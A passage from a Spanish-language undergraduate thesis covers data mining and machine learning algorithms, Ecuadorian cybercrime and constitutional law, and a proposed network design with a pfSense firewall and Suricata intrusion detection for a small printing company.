


patrones que son generados a través de tendencias de Big Data, estos patrones son denominados trayectorias de salud de un gran número de pacientes. La implementación de un Sistema de Aprendizaje Automático es de gran ayuda a los médicos ya que por medio de este sistema anticipan eventos futuros a nivel experto, basándose en información mucho más allá del médico individual. Por ejemplo, ¿Qué tan probable es si un paciente podrá volver a trabajar, o con qué rapidez progresará la enfermedad? En un nivel de población, el mismo tipo de pronóstico puede permitir la identificación fiable de pacientes que pronto tendrá condiciones de alto riesgo o mayor utilización de servicios de salud; esta información se puede utilizar para proporcionar recursos adicionales para apoyarlos de manera proactiva.

### **2.3.13. Minería de Datos**

Según Tigua y Castro (2019) menciona que la minería de datos con el transcurso del tiempo ha pasado a formar parte de las organizaciones como una tendencia de suma importancia en la cual la Minería de Datos es un elemento de gran contribución que ha ayudado a la evolución de las estrategias de negocio de las compañías que pertenecen al sector público y privado con el objetivo de satisfacer las necesidades y requerimientos que presentan los clientes, adicionalmente la aplicación de la Minería de Datos convierten más competitivas a las empresas en mercado nacional e internacional. Para la implementación de la Minería de Datos (ver figura 7) en las corporaciones se emplean un Sistema de Análisis de Patrones de Información que cumplen con la función de verificar o identificar los hábitos o utilidades de los usuarios logrando de esta manera establecer propuestas que lleguen a cumplir y beneficiar a las personas, actualmente los datos cada vez cobran más vida convirtiéndose en información de vital importancia y estratégica para la toma de decisiones sobre las ventas o adquisiciones de servicios tecnológicos que ayuden a solucionar los problemas presentes que se generan dependiendo de los diferentes entornos de trabajo.


Además con el cambio drástico e innovación de las tecnologías de la información y comunicación, las compañías de diversos sectores actualmente disponen de herramientas o plataformas computacionales de hardware y software en la cual integran grandes capacidades que se encargan de almacenar grandes cantidades de datos y proceder al análisis de los mismos mediante la aplicación de algoritmos de inteligencia artificial para el reconocimiento y detección de modelos o patrones con el fin de extraer registros de vital importancia, que a su vez sea de gran contribución para la toma de la mejor decisión en base al mercado.



**Figura 7.** Minería de Datos, 2019. Información tomada de investigación previa Machine Learning. Elaborada por el autor.

### 2.3.14. Modelo Predictivo de Deserción basado en Árboles de Decisión


Para Vicente (2019) el Modelo Predictivo de Deserción basado en Árboles de Decisión es aquel que consiste en mencionar la creación del modelo, que aplica la Metodología de Descubrimiento de Conocimiento en Bases de datos (KDD) y Minería de Datos, en la cual ha sido probada por ingenieros científicos mediante el desarrollo de estudios anteriores, esta metodología KDD con el respectivo modelo cumple con la función de ejecutar un análisis de datos con el objetivo de descubrir patrones en base a variables, los cuales se muestran los resultados de la variable tomada como predictor en el análisis, la estructura se encuentra integrada por 5 fases que son las siguientes: selección, procesamiento, transformación, minería de datos y evaluación tal como se muestra en la figura 8.



**Figura 8.** Modelo KDD, 2020. Información tomada de investigación previa Machine Learning, Elaborada por Vicente (2019).

Adicionalmente para Pérez-Gutiérrez (2019) existe otra metodología de Minería de Datos llamada CRISP-DM, (ver figura 9) es aquella que se encarga de planificar actividades y

comunicar al equipo de trabajo sobre dicha planificación para después documentar todos los procesos que se irán ejecutando. Esta metodología también proporciona una lista de comprobación genérica que cumple con la función de aconsejar los respectivos pasos a seguir y suministrando consejos prácticos para todos los pasos. Esta metodología tiene como objetivo la de permitir que los proyectos de Minería de Datos se vuelvan menos costosos, más confiables, más repetibles, más manejables y más rápidos dentro de los entornos empresariales públicos y privados. El modelo de referencia CRISP-DM proporciona una visión general de las fases del ciclo de vida de un proyecto de minería de datos.



**Figura 9.** Modelo CRISP-DM, 2020. Información tomada de investigación previa Aprendizaje Automático, Elaborada por el autor.


### 2.3.15. Aprendizaje automático aplicado a la ciberseguridad

Según Hernández (2019) define que el Aprendizaje Automático es una rama de la Inteligencia Artificial que es aquella que permite a los ordenadores tener la capacidad de adquirir conocimientos, sin haber programado acciones mediante un lenguaje de programación. El proceso de aprendizaje automático tiene un parecido a término de Minería de Datos que se encarga de extraer datos para luego ser analizados por expertos o profesionales de sistemas, mientras que el Machine Learning o Aprendizaje Automático los utiliza para detectar patrones y ajustar las acciones del software correspondiente.

Los datos que son empleados dentro del Aprendizaje Automático pueden estar en diferentes formatos como Dataset, Imágenes, Videos o Audios. Como metodología básica

este modelo se dividen en 2 o 3 subconjuntos tal como se muestra en la figura 10:

- Entrenamiento.
- Validación.
- Test.



**Figura 10.** Diagrama de División de Subconjunto de Datos, 2019. Información tomada de la investigación previa. Elaborado por el autor.

Estos subconjuntos son necesarios para construir un modelo que generalice correctamente la información y que no solo sea capaz de trabajar con los datos que se han creado anteriormente, este modelo se lo recibe con el nombre Overfitting, donde los dos primeros conjuntos son empleados para el diseño del modelo y el último es utilizado para evaluar su capacidad predictiva.

En función a las características disponibles de los datos iniciales y el enfoque que requiere el problema a tratar se encuentra los siguientes tipos de modelos de aprendizaje automático:

- Supervisado.
- No supervisado.

### 2.3.16. Tipos de modelos de aprendizaje

#### 2.3.16.1. Aprendizaje Supervisado

Según Hernández (2019) menciona que este modelo es caracterizado por trabajar con datos etiquetados muy aparte de los datos necesarios para realizar la predicción. La información que se emplea en este modelo suele ser histórica logrando aprender a etiquetar los datos de forma correcta, la etiqueta se emplea únicamente en el proceso de entrenamiento del modelo ya que en la etapa del test se verifica la calidad de la predicción. A continuación, los siguientes algoritmos que forman parte del aprendizaje automático:

**K-NN:** Este algoritmo es aquel que se encarga de clasificar un nuevo dato dentro del grupo correspondiente, según posea  $k$  vecinos más cerca de un grupo o del otro, para definir  $k$  vecinos se establece un cálculo de la distancia del nuevo elemento a cada uno de los ya

existentes.

**Regresión Lineal:** Este algoritmo cumple con la función de trazar una línea recta a través de un conjunto de puntos con el objetivo de intentar disminuir los residuos.

**Regresión Logística:** Es una manera estadística de modelar un resultado binomial con una o más variables explicativas. Este algoritmo es el encargado de medir la relación entre la variable dependiente y una o más variables independientes estimando las probabilidades por medio de función logística.

**SVM:** Este algoritmo fue desarrollado en el año 1990, dentro de la ciencia computacional. El SVM se encarga de obtener una buena clasificación lineal o no lineal, regresión y en ocasión la detección de Outliers. Además, se implementan dimensiones de Dataset de tamaño pequeño o mediano.


**Decisión Trees:** Es una herramienta de apoyo referente a la toma de decisiones empleando modelos similares a un árbol.

**Random Forest:** Este algoritmo nace como mejora del anterior, combinando una gran cantidad de árboles de decisión independientes probados sobre un conjunto de datos.

### 2.3.16.2. Aprendizaje no supervisado

Finalmente Hernández (2019) menciona que el aprendizaje no supervisado es aquel que se caracteriza por no disponer datos etiquetados ya que este modelo cumple con la función de descubrir nuevos patrones o resultados a partir de los datos. Este tipo de proceso suele ser más complejo, debido a que dicho modelo tiene la obligación de aprender sin conocer la característica objetivo de cada instancia. Para este caso los algoritmos se dividen en dos grupos:


**Clustering:** Este algoritmo utiliza técnicas exploratorias de análisis de datos con el objetivo de organizar la información en grupos similares sin tener conocimiento previo de sus estructuras como se observa en la figura 11. Cada uno de los grupos comparte características similares otorgando el lugar a grupos diferentes en función de sus características.



**Figura 11.** Algoritmo Clustering, 2019. Información tomada de la investigación previa. Elaborada por Hernández (2019)

**Visualización y reducción de la dimensión:** Este algoritmo es aquel que trabaja con información que presentan un sin número de características lo que suele ser un reto para la capacidad de procesamiento y rendimiento computacional de los algoritmos de aprendizaje automático. Este tipo de algoritmo intenta mitigar el problema disminuyendo la dimensión de los datos a través de una correlación de variables, de esta forma se elimina el ruido existente de los datos, ver figura 12.

Una vez concluido con este proceso se logra comprimir la información en un sub-espacio menor reteniendo a su vez una mayor cantidad de registros.



**Figura 12.** Algoritmos de Reducción de la Dimensión, 2019. Información tomada de la investigación previa. Elaborada por Hernández (2019).

**Clustering- Afinidad de propagación:** Según Del Egido menciona que este algoritmo crea clústeres enviando mensajes entre pares de muestras hasta la convergencia. Dado un conjunto de puntos y una medida de solidaridad entre ellos, proporciona grupos de puntos similares y además para cada grupo un ejemplar representativo (2017).

## 2.4. Marco Legal

### 2.4.1. Código Orgánico Integral Penal 2014

- **Art. 230.- Interceptación ilegal de datos.** - Será sancionada con pena privativa de libertad de tres a cinco años:

- 1) La persona que, sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible.

- 2) La persona que diseñe, desarrolle, venda, ejecute, programe o envíe mensajes, certificados de seguridad o páginas electrónicas, enlaces o ventanas emergentes o modifique el sistema de resolución de nombres de dominio de un servicio financiero o pago electrónico

u otro sitio personal o de confianza, de tal manera que induzca a una persona a ingresar a una dirección o sitio de internet diferente a la que quiere acceder.

3) La persona que a través de cualquier medio copie, clone o comercialice información contenida en las bandas magnéticas, chips u otro dispositivo electrónico que esté soportada en las tarjetas de crédito, débito, pago o similares.

4) La persona que produzca, fabrique, distribuya, posea o facilite materiales, dispositivos electrónicos o sistemas informáticos destinados a la comisión del delito descrito en el inciso anterior.

- **Art. 232.- Ataque a la integridad de Sistemas Informáticos.** - La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años. Con igual pena será sancionada la persona que:

Diseñe, desarrolle, programe, adquiera, envíe, introduzca, ejecute, venda o distribuya de cualquier manera, dispositivos o programas informáticos maliciosos o programas destinados a causar los efectos señalados en el primer inciso de este artículo.

Destruya o altere sin la autorización de su titular, la infraestructura tecnológica necesaria para la transmisión, recepción o procesamiento de información en general.

Si la infracción se comete sobre bienes informáticos destinados a la prestación de un servicio público o vinculado con la seguridad ciudadana, la pena será de cinco a siete años de privación de libertad.

#### **2.4.2. Constitución De La República del Ecuador 2008**

- **Art. 16.-** Todas las personas, en forma individual o colectiva, tienen derecho a:  
El acceso total a las tecnologías de información y comunicación.

- **Art. 92.-** Toda persona, tiene derecho a conocer la existencia y a acceder a los documentos, datos genéticos, bancos o archivos de datos personales e informes sobre sus bienes, consten en entidades públicas o privadas, en soporte material o electrónico. También tiene derecho a conocer el uso que se haga de ellos, su finalidad, el origen y destino de información personal y el tiempo de vigencia del archivo o banco de datos.

Las personas titulares de los datos podrán solicitar al responsable el acceso sin costo al archivo, así como la actualización de los datos, su rectificación, eliminación o anulación. En

el caso de datos sensibles, cuyo archivo deberá estar autorizado por la ley o por la persona titular, se exigirá la adopción de las medidas de seguridad necesarias.

Si no se atendiera su solicitud, ésta podrá acudir a la jueza o juez. La persona afectada podrá demandar por los perjuicios ocasionados.

- **Art. 352.-** El sistema de educación superior estará integrado por universidades y escuelas politécnicas; institutos superiores técnicos, tecnológicos y pedagógicos; y conservatorios de música y artes, debidamente acreditados y evaluados. Cada institución ya sean estas públicas o particulares, no tendrá fines de lucro.
- **Art. 385.-** El sistema nacional de ciencia, tecnología, innovación y saberes ancestrales, tendrá como finalidad:

- 1) Generar, adaptar y difundir conocimientos científicos y tecnológicos.
- 2) Recuperar, fortalecer y potenciar los saberes ancestrales.
- 3) Desarrollar tecnologías e innovaciones que impulsen la producción nacional, eleven la eficiencia y productividad, mejoren la calidad de vida y contribuyan a la realización del buen vivir.

- **Art. 386.-** Se comprenderá programas, políticas, recursos, acciones, e incorporará a instituciones del Estado, universidades y escuelas politécnicas, institutos de investigación públicos y privados, empresas públicas y privadas, organismos no gubernamentales y personas naturales o jurídicas, en tanto realizan actividades de investigación, desarrollo tecnológico, innovación y aquellas ligadas a los saberes ancestrales.

El Estado, a través del organismo competente, coordinará el sistema, establecerá los objetivos y políticas, de conformidad con el Plan Nacional de Desarrollo, con la participación de los actores que lo conforman.

- **Art. 387.- Será responsabilidad del Estado:**

- 1) Facilitar e impulsar la incorporación a la sociedad del conocimiento para alcanzar los objetivos del régimen de desarrollo.
- 2) Promover la generación y producción de conocimiento, fomentar la investigación científica y tecnológica, y potenciar los saberes ancestrales, para así contribuir a la realización del buen vivir, al sumak kawsay.
- 3) Asegurar la difusión y el acceso a los conocimientos científicos y tecnológicos, el usufructo de sus descubrimientos y hallazgos en el marco de lo establecido en la Constitución y la Ley.



4) Garantizar la libertad de creación e investigación en el marco del respeto a la ética, la naturaleza, el ambiente, y el rescate de los conocimientos ancestrales.


- **Art. 388.-** El Estado destinará los recursos necesarios para la investigación científica, el desarrollo tecnológico, la innovación, la formación científica, la recuperación y desarrollo de saberes ancestrales y la difusión del conocimiento. Un porcentaje de estos recursos se destinará a financiar proyectos mediante fondos concursables. Las organizaciones que reciban fondos públicos estarán sujetas a la rendición de cuentas y al control estatal respectivo.

### Capítulo 3

#### Metodología

Mediante este trabajo de titulación se pretende mostrar que los Sistemas Detectores de Intrusos son herramientas útiles cuando se abordan temas de seguridad para cualquier entidad empresarial puesto que generan alertas cuando intrusos ingresan a la red, después se analiza la data que origina el IDS y a su vez el algoritmo realizará una predicción de ataques futuros.

A continuación en la figura 13 se muestra los pasos a seguir para realizar el análisis de la Data basado en el aprendizaje automático.



*Figura 13. Pasos a seguir para el desarrollo de análisis de Data, 2020. Información tomada de Microsoft Visio. Elaborado por Banchón Heleno Dayanna Lizbeth.*

### **3.1. Diseño de la red**

Visión Digital es una pequeña empresa ubicada en la ciudad de Guayaquil dedicada al negocio de la imprenta, pero el índice de ataques cibernéticos que existe en la actualidad ha provocado el robo de información confidencial, suplantaciones de usuarios y dispersión de malware en varias empresas, por estos motivos se implementará un sistema detector de intrusos basado en Linux con el objetivo de identificar las diferentes intrusiones maliciosas y proceder a detectar los tipos de ataques. Adicionalmente el IDS genera alertas que son de gran ayuda para detectar la dirección IP de los ordenadores atacantes y puertos, de esta manera ejecutar medidas preventivas para tener control de las amenazas y vulnerabilidades expuestas en los sistemas de información.

A continuación, se presenta el diseño de red actual y propuesta para la empresa Visión Digital.


#### **Red Actual:**

La red de la empresa Visión Digital cuenta con dos segmentos de red LAN donde en el primer segmento se conectan las estaciones de trabajo y la red inalámbrica donde se interconectan Laptops y dispositivos móviles Android y el segundo segmento se conectan los servidores corporativos como: DNS, HTTP, FTP, CORREO, SQL e impresión, en la cual los usuarios consumen los recursos de estos servidores para la descarga de documentos, consultas de información a la base de datos mediante la aplicación web que a su vez es accedida por medio del dominio, el envío de correos electrónicos sobre cotizaciones, ventas e informes de ventas mensuales y demás. Pero actualmente como se ha recalcado la compañía en mención ha estado expuesta para ataques cibernéticos que son ejecutados por crackers que tienen como objetivo provocar daños en los activos lógicos y tomar el control de la red total, por estos motivos se reitera la necesidad de implementar un sistema detector de intrusos que cumpla con la función de identificar patrones de origen desconocido y de esta manera evitar incidentes de seguridad en la red de datos.


#### **Red Propuesta:**

Con el diseño de red propuesto para la empresa visión digital se pretende tomar control sobre las intrusiones maliciosas y proceder a bloquearlas mediante la aplicación de políticas de seguridad informática, de esta manera se puede tener una red segura que se encarga de

identificar amenazas y generar las respectivas alertas con el objetivo de evitar incidentes de seguridad. Además se incorporó un firewall y router a la vez utilizando la interfaz web del UTM Pfsense y dentro de este se encuentra el IDS Suricata.



**Figura 14.** Red Actual de la Empresa Visión Digital, 2020. Información tomada de Microsoft Visio. Elaborado por Banchón Heleno Dayanna Lizbeth.




**Figura 15.** Diseño de Red propuesto para la empresa visión digital, 2020. Información tomada de Microsoft Visio. Elaborado por Banchón Heleno Dayanna Lizbeth.

### 3.2. Implementación del IDS Suricata

Para la implementación se investigaron algunos IDS de open source para la red de la empresa Visión Digital dando como elección UTM PFSENSE que trabaja como un Firewall y un Router con el complemento del IDS Suricata.

